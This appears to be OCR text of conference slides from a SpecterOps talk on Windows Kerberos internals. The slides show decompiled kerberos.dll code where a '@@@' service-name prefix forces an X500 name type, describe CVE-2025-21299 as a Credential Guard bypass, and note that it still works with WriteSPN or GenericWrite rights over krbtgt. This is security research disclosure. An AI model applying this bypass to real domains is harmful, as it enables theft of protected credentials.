
Undistinguished Name

- Analysis of kerberos.dll required, the Kerberos authentication package
- Discovered a method called KerbProcessTargetNames
- The method was responsible for setting up the target client and service name types
- These seem to translate to the values from the Kerberos specification
- Is it as simple as adding `@@@` to the start of the request service…

7.5.8. Name Types

Name Type	Value	Meaning
KRB_NT_UNKNOWN	0	Name type not known
KRB_NT_PRINCIPAL	1	Just the name of the principal as in DCE, or for users
KRB_NT_SRV_INST	2	Service and other unique instance (krbtgt)
KRB_NT_SRV_HST	3	Service with host name as instance (telnet, rcommands)
KRB_NT_SRV_XHST	4	Service with host as remaining components
KRB_NT_UID	5	Unique ID
KRB_NT_X500_PRINCIPAL	6	Encoded X.509 Distinguished name [RFC2253]
KRB_NT_SMTP_NAME	7	Name in form of SMTP email name (e.g., user@example.com)
KRB_NT_ENTERPRISE	10	Enterprise name; may be mapped to principal name

```
if ((5 < (ushort)wVar21) && (pwStack_a8 != (wchar_t *)0x0)) {
  p_Var18 = (_UNICODE_STRING *)0x3;
  iVar8 = wcsncmp(L"@@@",pwStack_a8,3);
  wVar21 = (wchar_t)local_b0;
  if (iVar8 == 0) {
    pwStack_a8 = pwStack_a8 + 3;
    wVar21 = (wchar_t)local_b0 + L'\xfffa';
    serviceType = 6;
    uVar23 = 1;
    local_b0 = CONCAT62(CONCAT42(local_b0._4_4_,local_b0._2_2_ + -6),wVar21);
    bVar3 = true;
  }
}
```


System Information
File Edit View Help
System Summar
Hardware Re
Components
Software Env
Item
Value
Processor
13th Gen Intel(R) Core(TM) i9-13900H, 2995 Mhz, 5 Core(s), 10 Logical Proc
BIOS Version/Date
Microsoft Corporation Hyper-V UEFI Release v4.1, 04/09/2024
SMBIOS Version
3.1
Embedded Controller Version
255.255
BIOS Mode
UEFI
BaseBoard Manufacturer
Microsoft Corporation
BaseBoard Product
Virtual Machine
BaseBoard Version
Hyper-V UEFI Release v4.1
Platform Role
Desktop
Secure Boot State
On
PCR7 Configuration
Binding Possible
Windows Directory
C:\Windows
System Directory
C:\Windows\system32
Boot Device
\Device\HarddiskVolume1
Locale
United States
Hardware Abstraction Layer
Version = "10.0.22621.2506"
User Name
Not Available
Time Zone
GMT Standard Time
Installed Physical Memory (RAM)
4.00 GB
Total Physical Memory
4.00 GB
Available Physical Memory
1.85 GB
Total Virtual Memory
4.69 GB
Available Virtual Memory
2.59 GB
Page File Space
704 MB
Page File
C:\pagefile.sys
Kernel DMA Protection
Off
Virtualization-based security
Running
Virtualization-based security Required Security Properties
Virtualization-based security Available Security Properties
Base Virtualization Support, Secure Boot, DMA Protection, UEFI Code Read
Virtualization-based security Services Configured
Hypervisor enforced Code Integrity
Virtualization-based security Services Running
Credential Guard, Hypervisor enforced Code Integrity
Windows Defender Application Control policy
Enforced
Windows Defender Application Control user mode policy
Off
Device Encryption Support
Reasons for failed automatic device encryption: Hardware Security Test Inte
A hypervisor has been detected. Features required for Hyper...
Find what:
Find
Close Find
Search selected category only
Search category names only
Search
ENG
UK
17:36
18/03/2025

Unbreakable Right

CVE-2025-21299

- Fixed during January 2025 patch Tuesday
- Additional checks added for service tickets that contain `CN=krbtgt,` or derivatives of
- But you can still bypass if you have `WriteSPN` or `GenericWrite` over **krbtgt** ☺

References

- https://blog.quarkslab.com/debugging-windows-isolated-user-mode-ium-processes.html
- http://publications.alex-ionescu.com/BlackHat/BlackHat%202015%20-%20Battle%20of%20SKM%20and%20IUM.pdf
- https://www.blackhat.com/docs/us-16/materials/us-16-Wojtczuk-Analysis-Of-The-Attack-Surface-Of-Windows-10-Virtualization-Based-Security-wp.pdf
- https://www.amossys.fr/insights/blog-technique/virtualization-based-security-part1/
- https://research.ifcr.dk/pass-the-challenge-defeating-windows-defender-credential-guard-31a892eee22
- https://www.blackhat.com/docs/us-17/wednesday/us-17-Bulygin-Fractured-Backbone-Breaking-Modern-OS-Defenses-With-Firmware-Attacks.pdf

SPECTEROPS

Questions?

SPECTEROPS

Thank you

https://github.com/GhostPack/Rubeus

Ceri Coburn | @_EthicalChaos_